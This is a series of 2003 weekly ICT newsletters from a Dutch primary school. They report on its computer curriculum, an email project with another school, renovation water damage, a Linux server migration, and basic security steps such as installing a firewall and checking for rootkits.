Hoe staat het ervoor met de werkstukken? En hoe staat het ervoor met de ICT leerlijn van de bovenbouw? Op deze bijeenkomst hebben we gekeken in hoeverre we ons al kunnen houden aan de uitgezette ICT leerlijn. Het blijkt, dat de leerlingen in groep 6 nog veel moeite hebben om informatie uit een tekst te halen. Deze vaardigheid in natuurlijk een voorwaarde om werkstukken te kunnen maken.

In een teamvergadering zal worden besproken, dat het wenselijk is om al na de kerst in groep 5 een beginnetje te maken met een klein werkstukje. Zowel in groep 5 als groep 6 zal de komende tijd in de taallessen extra aandacht besteed moeten worden aan het schrijven van een weettekst, aan het formuleren van zoekvragen, aan het zoeken naar bruikbare stukjes. In de groepen 7 en 8 zal na het zoeken naar informatie in boeken langzaam de overstap worden gemaakt naar het zoeken op internet. Eerst met voorbereidende oefeningen. Het doel aan het einde van groep 8 is:

"De leerlingen zijn in staat zelfstandig een werkstuk te maken met behulp van informatie uit boeken en van internet. Zij maken dat werkstuk met de juiste gebruikmaking van een tekstverwerkingsprogramma". (over blind tikken hebben we het nog maar niet!!!!)

### EIGEN PAGINA'S LEERLINGEN

Het is voor leerlingen mogelijk om vanuit thuis met een wachtwoord te werken aan een eigen pagina op het internet. Deze week hebben twee leerlingen uit groep 7 daar instructie voor gehad. Het kost veel tijd om de plaatjes er apart in te zetten. Kinderen razend enthousiast!

### ONZE TAAL

Er bestaat een tijdschrift "onze taal". Daarin staat veel informatie voor taalpuristen, taalfanatici en andere belangstellenden voor de Nederlandse taal. Deze week kwam er een mail binnen van de maker ervan: wie wil een gratis abonnement op hun elektronische nieuwsbrief?

Lees meer: [www.taalpost.nl](http://www.taalpost.nl):

"vertalen van de bijbel is een heidens karwei" (Provinciale Zeeuwse Krant)

### PRAXIS BULLETIN

Weer boordevol interessante informatie. Nu een artikel over integratie van taal en aardrijkskunde voor taalwakke doelgroepen. [www.praxisbulletin.nl](http://www.praxisbulletin.nl)

### E-ZINES

Er kwam weer een nieuwe nieuwsbrief binnen van kennisnet boordevol lessuggesties. Kijk op onze site bij leerkrachten>lessuggesties.

### DE HARDWARE HOEK

#### VERBOUWING

Tijdens de laatste regenbui van de krokusvakantie bleek, dat het dak niet goed dichtgemaakt was. Op verscheiden plaatsen lekkage, twee computers met water er in; in een pentium 450 en 800. Gelukkig alleen één monitor stuk, toetsenborden onder water, maar werkten nog. Nu moeten we elke dag de computers toedekken met plastic folie. ?t Stof kruipt ook al overal in.

En ons rijtje van zes computers op de 1<sup>e</sup> verdieping en de Arabische computers bij Mohamed moeten een meter uit de muur staan uit voorzorg omdat men al lekkage verwacht het komende weekend!!!

### **INSTALLATIEBEDRIJF**

Tijdens de verbouwing zal de uitbreiding van ons netwerk worden meegenomen. Daar zijn deze week de plannen voor rond gemaakt. Toen in begin jaren 90 bij de voorbereiding van de bouw van ons huidige gebouw geopperd werd om alvast rekening te houden met een computer netwerk, was daar absoluut geen gehoor voor. De t.v. kabels konden wel, maar computers?. neeeee!

### **DE LINUX HOEK**

#### **SCHOOLLAN**

De offerte van SchoolLan kwam binnen. Die bestaat uit twee onderdelen:

1. het opnieuw inrichten van de server(s) en werkstations volgens de schoolLan formule
2. het geven van scholing m.b.t. de schoolLan formule aan geïnteresseerden (in dit geval Dirk en Bas). Nog meer?

We willen volle kracht vooruit. Het is nu even plannen wat het meest geschikte moment zal zijn om "over" te gaan. Het zal waarschijnlijk de meivakantie worden.

#### **CMS**

Zoals jullie al eerder lezen wordt het CMS steeds intensiever gebruikt. Nu ook voor leerlingen die thuis aan werkstukken kunnen werken.

Vandaag hadden wij ook Fred Stuurman op bezoek. ICT ouder op de 2e Daltonschool (waar het CMS ook in gebruik is). Hij werkt bij IBM en last but not least, hij schrijft code voor het CMS in samenwerking met Peter Groen die de 'maintainer' is van het CMS. Op het moment dat we dit schrijven zit hij hier en heeft het 'zoeken' al op een andere plek op de site gezet. En er komt nog meer. Zeer bedankt Fred!

Voor zover we weten gebruiken in Nederland deze scholen het CMS:

<http://www.waalsdorp.nl>

<http://www.2edalton.nl>

#### **UPS**

Ons UPS (uninterrupted power supply) doet 't prima onder Linux, maar een uitbreiding (om er meerdere servers op aan te sluiten) blijkt na veel onderzoek (met goede medewerking van de importeur) niet onder Linux/Unix te werken maar slechts onder Windows.

We zoeken 't verder uit. Dirk probeert de servers nu aan de praat te krijgen met NUT (Network UPS Tools):

<http://www.exploits.org/nut/>

We houden jullie op de hoogte.

Goed weekend,

Karin

Dirk

++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 - week 11 - 2003  
++++

### **RAMPNIEUWS**

Afgelopen weekend is de school getroffen door een soort watersnoodrampje. De verbouwing vindt OP het dak plaats. Men heeft de boel niet waterdicht achter gelaten. Tijdens regenbuien op zaterdag is het vreselijk gaan lekken. Eerst op de eerste verdieping, en toen het water daar hoog genoeg stond liep het door naar de kleuterafdeling. Op zondag moesten er waterstofzuigers aan te pas komen om de vloeren droog te krijgen. Op maandag kon er geen les gegeven worden en is het team bezig geweest de boel op te ruimen. (foto's op de site). Tijdens de lekkage werd de stroom uitgeschakeld. Daardoor was onze website ook niet meer bereikbaar. In de loop van zondag heeft Dirk de webserver direct aan het modem gekoppeld, waardoor de site weer bekeken en bewerkt kon worden. De schade is enorm. Omdat we de computers hadden afgedekt met plastic is daar de schade redelijk beperkt gebleven. De daaropvolgende dinsdag begon het weer te regenen en begon het weer te lekken. "Tja, dat kan gebeuren". We ergeren ons aan de onprofessionele houding van het bouwbedrijf. "De verzekering dekt de schade". We zijn er deze week ontzettend veel tijd aan kwijt geweest. Bah!

### **EDUCATIEVE HOEK**

#### **ICT NASCHOLING ONDERBOUW**

Afgelopen dinsdag hadden we een heel verrassende bijeenkomst van de onderbouw. Oorspronkelijk was het de bedoeling dat we op deze bijeenkomst de ervaringen zouden uitwisselen over het gebruik van Letterpret?. Helaas is het nog niet gelukt om het programma op onze server aan de praat te krijgen. We hebben alle software onder de loep genomen en bekeken in het licht van onze ICT leerlijn. Vast staat, dat we in elk geval programma's zullen gebruiken die de muisvaardigheden van jonge kleuters trainen. We willen ook bekijken wat de goede onderdelen van Clowns zijn. Ook kwamen we tot de conclusie, dat rekenen wat aan de saaie kant is, en dat we op 1 april op het ABC gaan kijken of er uitdagender kleuter-reken-programma's zijn die aan onze criteria voldoen. Els, die volgende week naar een rekencongres gaat, zal daar uitkijken naar geschikte software. Binnenkort wordt als proef een speciaal toetsenbord voor kleuters aangeschaft. Dit toetsenbord heeft grotere toetsen en er zijn minder toetsen. In groep 2 zal met dit toetsenbord worden gekeken of de oudste kleuters al wat kunnen leren in het kader van de ICT leerlijn: letters typen en de spatiebalk gebruiken. Ook moet gekeken worden naar een programma waarin getypt kan worden (Word, of een ander). De letters moeten standaard groot zijn ingesteld en het liefst schreefloos zijn. Het printen van de woorden die getypt worden is belangrijk. Daarnaast wordt gekeken of dat probleemloos kan verlopen. RSI en kleuters? eter jong geleerd dan oud gedaan? Het is voor kinderen van belang dat al op jonge leeftijd de bewustwording over RSI en de kennis over gezond omgaan met computers wordt vergroot. In de onderbouw kan daarvoor een basis worden gelegd door aandacht te besteden aan een aantal facetten: zoals de duur van een computersessie, houding etc. Voor groep 2 bestaat materiaal op dit gebied over muisje Max. Zie <http://www.rsi-centrum.nl/html/NL/muismax.shtml> De werkplekken zouden in dit kader onder de loep genomen moeten worden. Hoe kan voor iedere kleuter een werkplek enigszins op maat worden gegarandeerd? Ook in de andere groepen moet weer eens worden gekeken naar de zithouding, tafelhoogte, beeldschermhoogtes etc.

#### **BERENPROJECT**

Deze week gingen we van start met het Berenproject. In de groepen 3, 4 en 5 gaat er elke dag een beer van De Louis Bouwmeesterschool uit logeren bij een leerling van de Rosa Boekdrukker. De volgende dag vertelt de beer per e-mail aan de eigen klas wat hij heeft meegemaakt bij het logeren. Er waren wat probleempjes: emailadressen die niet werkten, beren vergeten. Volgende week gaat het vast beter. Het is echt geweldig te lezen wat die beren meemaken: van mee naar voetballen tot mee naar de tandarts.

#### **DIVERSEN**

##### **DIGITALE CAMERA**

We hebben deze week een digitale fotocamera te leen. Geweldig. In een wip staat een foto op de website. Natuurlijk ook zo snel, door de handige manier waarmee we de website kunnen vullen.

##### **S@S, ONS CMS**

Fred werkt de laatste tijd keihard aan ons content management systeem. Er kunnen nu ook 'vraag en aanbod' advertenties op geplaatst worden. De verbeteringen komen soms per uur binnen en de bugs worden verwijderd



met een snelheid die doet vermoeden dat Fred een grote vliegenmepper heeft. We ontdekken dat het CMS steeds meer gebruikers heeft. Nu weer een school in Friesland die ermee aan de slag is. De Corantijn en de Mgr. Bekkersschool gaan er ook mee werken. Dirk wist het CMS bijna om zeep te helpen. Tovenaarsleerling?. Gelukkig wist de tovenaar met een heldere gedachte de boel te redden. Dirk was bezig een Bulletin Board te installeren. Nu werkt het: <http://rosaboekdrukker.net/phpBB2/index.php> Hier kunnen alle wensen en ideeën voor S@S verzameld worden.

Goed weekend,  
Karin  
Dirk

++++  
Baarsjes Informatie en Communicatie Nieuwsbrief via de Rosaboekdrukker Jaargang 2 - week 12 - 2003  
++++

### **INFORMATIE OVER OORLOG IN IRAK VOOR LEERKRACHTEN en KINDEREN**

Bron: POLS <http://www.internetwijzer-bao.nl/default.asp?strhoofditem=0&sublink=287> Internetwijzer Basisonderwijs selecteerde een aantal websites met de nodige achtergrondinformatie. Ook websites voor kinderen, bijvoorbeeld een rechtstreekse link naar de pagina waar het Jeugdjournaal verslag doet van de oorlog en een website met foto's van de gewone mensen in Irak. Verder is er een lesbrief van Kennisnet die direct te downloaden is en zijn er adviezen van KPCgroep en APS over hoe leerkrachten met oorlog en spanning op school kunnen omgaan. Om het laatste nieuws te kunnen volgen, is een link naar teletekst geplaatst. Indien nodig wordt het aantal verwijzingen nog uitgebreid.

### **BERENPROJECT**

De kinderen é@ de leerkrachten! zijn heel enthousiast bezig met het berenproject. Er wordt druk gemaild en ook worden er foto's meegestuurd die we zo snel mogelijk op onze webstek plaatsen. Zelfs Nienke, onze gymjuf, deed mee en liet een beer aan de ringen zwaaien. Monique van het ABC kwam een kijkje nemen om te zien hoe het gaat. Monique: "Heel leuk zoals het hier gaat. De kinderen zitten zo rustig te tikken en er wordt zo goed hulp aan elkaar geboden". Op maandag 14 april gaan we samen met de leerkrachten van de Louis Bouwmeesterschool het project evalueren.

### **BIJEENKOMST VOOR ICT COÖRDINATOREN OP HET ABC**

Deze bijeenkomst was gewijd aan Linux en Open Source Software. We gingen allemaal naar huis met een Knoppix cd-rom om thuis ook eens rustig de indruk te krijgen wat voor soort programma's er allemaal al onder Linux op de desktop verkrijgbaar zijn. Het werkt allemaal heel vertrouwd.

### **ICT-LEERLIJN**

Om te kijken wat er in de kleuterbouw al als voorbereiding op het werken met de tekstverwerker gedaan kan worden is in onze oudste kleutergroep een begin gemaakt om kinderen een verhaaltje te laten schrijven in Word. De leerkracht heeft verteld, dat er tussen de woorden één spatie hoort. Er is een heel klein beetje geholpen met de spelling, als het kind erom vroeg. Deze fonetische verhalen zijn heel goed te begrijpen. Niet alle kleuters op onze school kunnen dit. <http://rosaboekdrukker.net/index.php?section=4&page=328>

### **WERKSTUKKEN**

Er wordt flink gewerkt door de groepen 6 t/m 8 aan de werkstukken (opdracht tussen krokusvakantie en meivakantie). De leerkrachten die dat willen kunnen een beroep doen op steun van de ICT co?nator. Er wordt gelet op het juist gebruik van de functies in het tekstverwerkingsprogramma. Als het getypte klaar is, wordt de tekst verder opgemaakt. De eindproducten zullen zoveel mogelijk op onze website gezet worden. Meer nieuws volgt.

### **DRO**

Volgende week is er weer een DRO-scholing. Op maandag 24 maart. De laatste van dit schooljaar is op 12 mei.

### **EVENWAARDIG NEDERLANDS**

Eindelijk een oplossing voor de taalproblemen die we m.b.t. ICT hebben. Wij proberen, als het kan, voor alle engelse woorden op ICT gebied steeds Nederlandse oplossingen te vinden. Zo noemden we de schoolchat ? rosa?s kletshoek?. Maar het lukt vaak niet een goed Nederlands alternatief te vinden. Maar nu is er uitkomst!!! Uit de Taalpost van deze week overgenomen! <http://www.vanzijderveld-tekst.nl/> Een woordenlijst die ruim vierduizend vreemde woorden bevat met voorstellen voor Nederlandse vervangers.

### **HARDWARE**

Bij Hedy in groep 3 hebben we de dual boot computer (Windows 3.11 met leesprogramma en Windows 98 voor de andere zaken) geïnstalleerd. De ondergelopen computer bij Gerda, waarop ons bibliotheekprogramma Educat-B is gedroogd en weer in bedrijf.

### **DE LINUX HOEK**

Dirk worstelt deze week met het UPS (de noodstroomvoorziening). Het bedrijf dat het UPS leverde belooft ook

een oplossing, maar D. wil 't ook zonder hun foef werkend krijgen. Dat valt niet mee. Hij wordt er af en toe stapelgek van.

**GECERTIFICEERD!**

We zijn een gecertificeerd leerbedrijf geworden. Dit houdt in dat we leerlingen van ICT Academies die de 3 jarige opleiding "Medewerker Beheer ICT" volgen als stagiaire genoeg te bieden hebben. Nu nog de stagiaire met Linux ervaring binnenhalen?.

Goed weekend,  
Karin,  
Dirk.

++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 - week 13 - 2003  
++++

### **BEZOEK WESTERWEEL**

Wegens nieuwbouw is de Joop Westerweel gehuisvest op drie locaties. Op één van de locaties is een computernetwerk aangelegd. Eén van de medewerkers kwam van de week bij ons haar licht opsteken over websites. We hopen, dat we hebben kunnen helpen. Volgende week nemen we een kijkje daar.

### **ICT LEERLIJN**

Samen met het ABC werken we al een aantal jaren aan een ICT leerlijn. Die begint nu echt een goede vorm aan te nemen. Daarmee bedoelen we: met vallen en opstaan hebben we geprobeerd wat we ook echt waar kunnen maken in de klas. Welke onderdelen zullen elk jaar in de groepen worden gedaan? Deze week hebben we alles nog eens doorgenomen: aan welke knelpunten moet nog aandacht besteed worden?

### **DRO**

Hebben we even verschoven.

### **REKENSOFTWARE KLEUTERBOUW**

a.s. dinsdag gaan we naar het ABC om een leuk programma uit te zoeken. Op de wiskunde dagen in Noordwijk (vorige week donderdag en vrijdag) is geen suggestie gegeven. Het ging daar voornamelijk om de interactie tussen leerkracht en leerlingen bij het rekenonderwijs.

### **BERENPROJECT**

Gaat nog steeds goed. Kinderen nemen de beer graag mee en vertellen er enthousiast over. En uiteraard wordt er zeer druk ge-e-mailed. Ook de Louis Bouwmeesterschool is heel enthousiast.

### **FOTO'S OP DE WEBSITE**

Met een geleende camera worden regelmatig foto's gemaakt. Het lukt alleen niet om ze allemaal snel op de website te zetten. Ook kunnen er maar 10 foto's genomen worden, dan moet het toestel in een computer ? geleegd? worden. We zoeken nog steeds naar een 'goede' camera. Deze week foto's van het berenproject en van groep 6 en 8 die aan de werkstukken bezig zijn. Ook proberen we elke week foto's van de verbouwing te nemen. Vandaag (vrijdag 28 maart) is de vloer gestort; die foto's staan al wel op de website:

<http://rosaboekdrukker.net/index.php?section=2&page=321>

<http://mediatheek.thinkquest.nl/~kl044/tmain.htm> Deze website is ontwikkeld voor neveninstromers, leerlingen ouder dan zes jaar. Op deze site wordt interactieve Nederlandse les geboden. Neem eens een kijkje. Is het wat? Graag melden. De tekeningen lijken op die uit Knoop en Laat.

### **DATUM SCHOOLLAN AANLEG**

Op maandag 28, dinsdag 29 april en donderdag 1 mei wordt SchoolLAN bij ons geïmplementeerd. Dit houdt in dat we van 'DirkLan' (de servers die Dirk in de loop der jaren neerzette) overstappen op een server die speciaal voor het basisonderwijs is ontwikkeld. Beheer zal zeer eenvoudig zijn.

### **CMS**

We zijn hard bezig met de versie 1.1 van het Content Management Systeem en hopen het dit weekend uit te brengen. Dirk en Karin testen en Fred Stuurman haalt de bugs eruit.

Goed weekend,  
Karin  
Dirk

++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 - week 14 - 2003  
++++

### **STATISTIEKEN WEBSITE**

Sinds een aantal weken hebben wij de mogelijkheid te zien hoeveel keer onze site wordt bekeken. Ook zien we welke pagina's binnen de site favoriet zijn. Natuurlijk scoort de eerste pagina het hoogst. Daarna komen de foto's van de waterschade en de verbouwing, het berenproject, de leerlingpagina's, de lessuggesties, ons CMS en het gastenboek. In drie dagen is de startpagina 150 keer bezocht.

### **REKENSOFTWARE KLEUTERBOUW**

Op dinsdag waren we met een delegatie naar het ABC om verschillende softwareprogramma's te vergelijken. Aan de hand van de door ons opgestelde criteria werd beoordeeld. Schatkist met de Muis rekenen: daarin wordt veel te veel gepraat (niet voor onze doelgroep) en het stemmetje vinden we erg irritant, registratiegedeelte heel uitgebreid, maar ingewikkeld. Pluspunt: te oubollig, niet uitdagend genoeg, saai, registratie onvoldoende. Alles Telt: de leerkrachten zijn hier enthousiast over: heel uitdagend, veel mogelijkheden, en een duidelijke registratie. De volgende stap is uitvinden of het programma zal werken op de schoolLan server.

### **PROGRAMMEERWEDSTRIJD**

Dirk zat woensdag in Weert in de jury van de Linux Magazine wedstrijd om educatieve computerprogramma's voor het basisonderwijs te maken. De uitslag is nog niet openbaar, maar hij verklapt nu alvast dat de oogst heel goed is.

### **BEZOEK AAN DE JOOP WESTERWEEL**

Maandag bezocht Dirk de Joop Westerweelschool. Ze zitten in een tijdelijke situatie in afwachting van hun nieuwe school. Toch hebben ze een netwerk aangelegd. Gewoon kabels vastspijkeren aan de muren en gaan met die banaan! Het werkt prima!

### **ROCVA**

We kregen bezoek van Mark Broekmans, projectleider van het ROC van Amsterdam. Zij zijn met een helpdesk voor SchoolLan bezig en komen binnenkort een keertje met wat docenten bij ons kijken. Het ROCVA zou een goed instituut voor ondersteuning, helpdesk en stagiaires kunnen zijn.

groeten,  
Karin  
Dirk.

++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 - week 15 - 2003  
++++

### **BESTELLINGEN**

Alles telt voor de kleuterbouw is besteld en zal na de mei-vakantie in gebruik worden genomen. Net als Letterpret, dat door de Stichting SchoolLan aan de praat wordt gebracht. Ook het toetsenbord voor de oudste kleutergroep is besteld, met schrijffletters. Duur!!!! Inclusief BTW en verzendkosten ?92.- !!!

### **BERENPROJECT**

Het email project van de logeerberen loopt ten einde. Op de Louis Bouwmeester is nu bijna iedereen aan de beurt geweest. Op de Rosa Boekdrukker mocht een aantal kinderen de beer voor de tweede keer mee. Volgende week wordt het project met alle betrokken leerkrachten geëvalueerd. (maandag 14 april om 15.45 uur op de Rosa Boekdrukker)

### **TYPELES**

We zijn als experiment heel voorzichtig begonnen met typeles in groep 6. We hebben een eenvoudig typeprogramma op de server gezet en de kinderen kunnen een floppy met het programma mee naar huis krijgen. Ze mogen maximaal 10 minuten per dag oefenen (RSI).

### **PAASIDEEËN**

<http://rosaboekdrukker.net/index.php?section=10&page=344> Op de pagina lessuggesties in de nieuwsbrief van Kennisnet, april 2003.

### **TIMMERMAN.**

Tijdens de verbouwing komen er wat aanpassingen ten gunste van ICT: er komt een groot werkblad voor de computers in de hal op de 1e verdieping. Op de 2e verdieping komt net zo'n computer werkplek. We zoeken nu nog geschikte stoelen/krukken voor verschillende lengtes kinderen. Ook komt er een werkblad voor de ICT werkers en voor de printer, vlakbij het serverhok. Als het lukt om alle leerboeken in aparte kasten op te bergen, dan zal het serverhok na de verbouwing helemaal voor ICT mogen zijn.

### **WEBSITE**

Nieuwe versie van CMS in gebruik genomen. Daardoor moet er wel van alles worden opgeruimd in het bestandsbeheer. Het kan gebeuren dat sommige plaatjes op de website tijdelijk uit de lucht zijn. Het grote voordeel is dat de leerlingpagina's nu gemakkelijker te beheren zijn. Er zijn nu drie andere scholen die het CMS gebruiken: [www.waalsdorp.nl](http://www.waalsdorp.nl) [www.2edalton.nl](http://www.2edalton.nl) [www.deopslach.nl](http://www.deopslach.nl)

### **STROOMSTORING:**

Afgelopen Zaterdagavond om 23.08 was er gedurende 9 seconden een stroomstoring. Onze noodstroomvoorziening mailde dit aan Karin en Dirk en ving de storing netjes op.

### **BEZOEK AAN ASCII**

Dirk bracht aan bezoek aan de Linux groep ASCII die in de Kinkerstraat 92 in Amsterdam een nieuw onderkomen betrok. Hij trof daar enthousiast werkende kindertjes aan achter Linux computers. Daartoe hebben ze bij ASCII aan 1 computer 3 gebruikers hangen (3 beeldschermen, 3 muizen, 3 toetsenborden). Zeer efficiënt!! En het werkt als een zonnetje! We hadden het met Jaap Vermaas over de mogelijkheden van ASCII om SchoolLAN support te verlenen voor de SchoolLAN plekken in de Baarsjes (binnenkort Rosa en Corantijn).

### **EDUROMS**

We krijgen de 'Leesoefeningen' wel aan de praat, maar het printen van de resultaten van een leerling lukt niet. We krijgen een blanke pagina. 'Uitbreiding van de woordenschat' doet het helemaal niet. Oh, wat zullen we blij zijn als al deze zaken onder SchoolLAN goed werken. Dirk verheugt zich al op zijn bijscholing.

Tot zover, goed weekend  
Karin  
Dirk

++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 - week 16 - 2003  
++++

### **BERENPROJECT**

Afgelopen maandag vond er op de Rosa B een evaluatiebijeenkomst plaats met leerkrachten van de Louis Bouwmeester en de Rosa B. We hebben het email-berenproject geëvalueerd en we hebben bekeken hoe we het project volgend jaar kunnen inzetten. o.a. kwam aan de orde wanneer en hoe de (jonge) leerlingen een tekst kunnen schrijven en per email versturen. We kwamen tot de conclusie, dat de beer het beste meekan in de periode tussen de krokus en de meivakantie in groep 4. Een uitgebreider verslag zal op de site van onze school gezet worden. Iedereen was heel enthousiast over het project.

### **ICT LEERLIJN**

Deze week hebben de ICT coördinator en de begeleidster van het ABC alle onderdelen van onze ICT leerlijn nog eens onder de loep genomen. Nu is duidelijk zichtbaar waar volgend jaar nog aan gewerkt moet worden. Daaruit valt weer op te maken welke - en hoeveel scholing er volgend jaar ingehuurd moet worden. We kunnen alvast verklappen, dat het accent zal komen te liggen op consulten in de klassen. Dus directe en praktische hulp en aanwijzingen bij het uitvoeren van de leerlijn. Dit schooljaar, na de meivakantie, zal ook ondersteuning geboden worden bij het in gebruik nemen (leerlingen op het juiste niveau invoeren) van de programma's Letterpret en Alles Telt bij de kleuters.

### **ZORGPROFIEL**

Alle scholen in het samenwerkingsverband WSNS moeten een zorgprofiel voor hun school opstellen. De eerste aanzet daarvoor is het computer-programma 'zorgprofiel'. In het programma kunnen alle leerkrachten aan de hand van een aantal casussen vaststellen in welke mate de school bepaalde zorgkwaliteiten in huis heeft. Het programma hebben wij gedownload van de website van het samenwerkingsverband. Om te voorkomen dat iedereen op dezelfde computer moet werken, hebben we het programma op de server gezet. In principe kan het programma nu op alle computers ingevuld worden. Na de meivakantie kan met invullen begonnen worden.

### **SCHOOLLAN INSTALLATIE**

Ter voorbereiding van de SchoolLan-installatie in de meivakantie, hebben we een lijst gemaakt van de software die op de nieuwe server zal moeten draaien. Verder moet van allerlei programma's die nu draaien de licentie van de oude server verwijderd worden. Het kan dus zijn dat we in de week voor de migratie bepaalde programma's moeten missen. We doen ons best e.e.a. te voorkomen door sluitende afspraken met de uitgever te maken voor nieuwe licentiecodes op het juiste moment.. We zijn benieuwd en we zullen t.z.t. melden wat het allemaal doet en hoe!!!

### **GRATIS FIREWALL**

(freeware) Steeds meer collega's hebben een kabel- of adsl-aansluiting. Als zij hun computer lang aan hebben staan, is het wenselijk aandacht te besteden aan een extra beveiliging. Onlangs is de computer van een collega die geen aandacht aan beveiliging besteedde heftig geïncideerd door virus/sen. Gevolg: hij kon geen verbinding meer krijgen met het Internet. Kosten van herinstallatie bij de PC-Dokter: EUR 42,50. Lees hieronder meer over beveiliging van je computer met een firewall:

(overgenomen van Zone Alarm): ZoneAlarm 3.1.395 Krijg een uitstekende FireWall voor niets. Waarom proberen hackers de computer binnen te dringen van internetters die lang on-line zijn? Het antwoord is simpel: omdat het mogelijk is! Of u nu een kabelmodem gebruikt, ADSL, of een gewoon modem, er is iets dat u waarschijnlijk niet snel zult toegeven maar u bent een makkelijke prooi voor een kwaadwillige hacker. Deze kan uw systeem binnendringen, uw bestanden bekijken en zelfs uw hele pc overnemen. Ook kan hij data wissen. ZoneAlarm 3.1.395 is de nieuwste versie van de alom geprezen gratis firewall van Zonelabs. Het is zodanig ontworpen dat u simpel en effectief dit gevaar van een aanval kunt voorkomen. Deze versie van ZoneAlarm heeft een stap voor stap setup procedure die gemakkelijk en zonder enig onduidelijkheid is te volgen. De nieuwe "startup tutorial" verklaart duidelijk de controle mogelijkheden en waarschuwingen, en zorgt dat u snel beschermd bent. ZoneAlarm heeft een nieuw, op kleurencode gebaseerd, alarm en geeft u een advies hoe te handelen. Ook nieuw is het "waakzaamheids advies" dat u een duidelijk advies geeft afkomstig van de experts van Zone Labs waardoor u bij hack waarschuwingen met vertrouwen kunt reageren. (einde overgenomen van ZoneAlarm)

Download ZoneAlarm hier: <http://download.com.com/3000-2092-10039884.html?part=zonealarm&subj=dlpage&tag=button>

### **HACKPOGINGEN**

In aansluiting op het voorgaande bericht: Afgelopen weekend zijn talloze pogingen gedaan om de server van de school op een onwenselijke manier te benaderen. Dat zien we aan de logfiles (alles wat op de servers gebeurt wordt geadmineerd). We waren zelfs bang dat we gehacked waren. Nader onderzoek (extra virusscan, en chkrootkit: <http://www.chkrootkit.org>), een vraag in de nieuwsgroep en het antwoord dat we daarop kregen van een expert, leverde op dat we weer gerust zijn. Chkrootkit gaf een 'false positive'. Onze server is niet gehacked!. Goeie firewall dus?

Prettige Pasen,  
Karin,  
Dirk.



++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 - week 17 - 2003  
++++

### **DRO (Digitaal Rijbewijs Onderwijs)**

Het afgelopen jaar is aan teamleden van onze school de mogelijkheid geboden om te werken aan de verbetering van de eigen computervaardigheden met behulp van begeleiding van onze onderwijs begeleidingsdienst. Dat noemden we in de wandelgangen DRO, maar dat was het natuurlijk eigenlijk niet, omdat er verder geen toetsen/examens o.i.d. aan verbonden waren. Het kwam erop neer dat we boeken van de methode Instruct kregen en met zelfstudie aan de gang gingen. Op 5 bijeenkomsten was het dan mogelijk om met vragen te komen. Op de bijeenkomsten was iedereen enthousiast, maar aan de zelfstudie kwamen we maar weinig toe. Voor volgend jaar zal er toch nog een kans zijn om met vragen te komen, maar dan op binnenschools niveau. Op het ICT ?spreekuur? op maandag na schooltijd kunnen ook vragen beantwoord worden die voor de persoonlijke ICT bevordering gelden.

### **BEGELEIDING 2003 - 2004**

De evaluatie van onze ICT-leerlijn heeft geresulteerd in een pracht van een begeleidingsvoorstel voor het komende schooljaar. Het staat nu allemaal vast op papier. Mooi op tijd geregeld, vinden we zelf. Het zal betaald worden van de ICT-gelden.

### **AMI MOUSE 250S MINI OPTICAL**

<http://www.trust.nl/home/default.htm?viewpage=products/productgrp.htm%3Fgrp%3DMICE> Is dit de muis die handig is voor kleuterhanden? Eigenlijk is deze muis bedoeld bij een laptop. We gaan deze muis uittesten en/of horen graag commentaar.

### **KEYBOARD**

Het dure nieuwe keyboard voor de oudste kleutergroep laat nog even op zich wachten. Er zijn veel bestellingen en die dingen worden met de hand gesoldeerd, volgens onze leverancier.

### **PRENTENBOEKEN DIGITAAL**

Volgens recent onderzoek ( <http://www.taalsite.nl/artikel/1/668/> ) zijn er drie prentenboeken op cd-rom zeer de moeite waard: - P.B. beer is jarig - Ik maak je weer beter, zei beer - Groot feest voor tijger

### **SCHOOLLAN MIGRATIE**

Heel spannend, de week voordat we overgaan op een nieuw systeem. De software wordt verzameld, de computers weer eens geïntariseerd. De afspraken voor de vakantie: catering voor de ict-technici. Een geluk: de school is toch gedeeltelijk open, omdat de verbouwing nog steeds bezig is. De migratie vindt plaats op 28 en 29 april en 1 mei. Onverwachte problemen kunnen dan hopelijk nog worden opgelost voordat de lessen weer beginnen op 6 mei. En: zal de Leesladder na de MIGRATIE het eindelijk een beetje normaal doen? Zullen de programma's eindelijk veilig draaien? Hebben we overal aan gedacht?? Dirk ziet uit naar drie dagen bijscholing. Soms zal de webserver onbereikbaar zijn. Alles van de twee servers die we nu gebruiken wordt overgezet op de ene nieuwe. Pas deze week hebben we besloten hoe we de SchoolLAN server aan het Internet gaan aansluiten. Dit besluit kwam tot stand na overleg met een aantal experts op Internet- en SchoolLAN gebied. Peter, Ruud en Jaap, zeer bedankt voor jullie adviezen. Meer hierover op: <http://rosaboekdrukker.net/index.php?section=6&page=379>.

groeten,  
Karin  
Dirk

++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 - week 19 - 2003  
++++

### **ONS NETWERK**

In de vakantie is er hard gewerkt aan de installatie van SchoolLAN. Jammer genoeg is het installatieproces maar gedeeltelijk gelukt. Installatieproblemen en niet volledig functionele componenten hebben geleid tot opschorting van de verdere installatie tot een aantal zaken naar tevredenheid geregeld zijn. Daarvoor moeten we met de makers van SchoolLAN rond de tafel om tot een functioneler, meer gestandaardiseerd en beter gedocumenteerd SchoolLAN te komen.

### **LETTERPRET**

Eindelijk: het lang verwachte programma Letterpret doet het op de schoolLan server. Aan het werk groepen 1 en 2!

### **NIEUWSBRIEVEN**

De laatste aardrijkskunde nieuwsbrief staat op onze site bij leerkrachten en lessuggesties!

### **VEILIG INTERNETTEN**

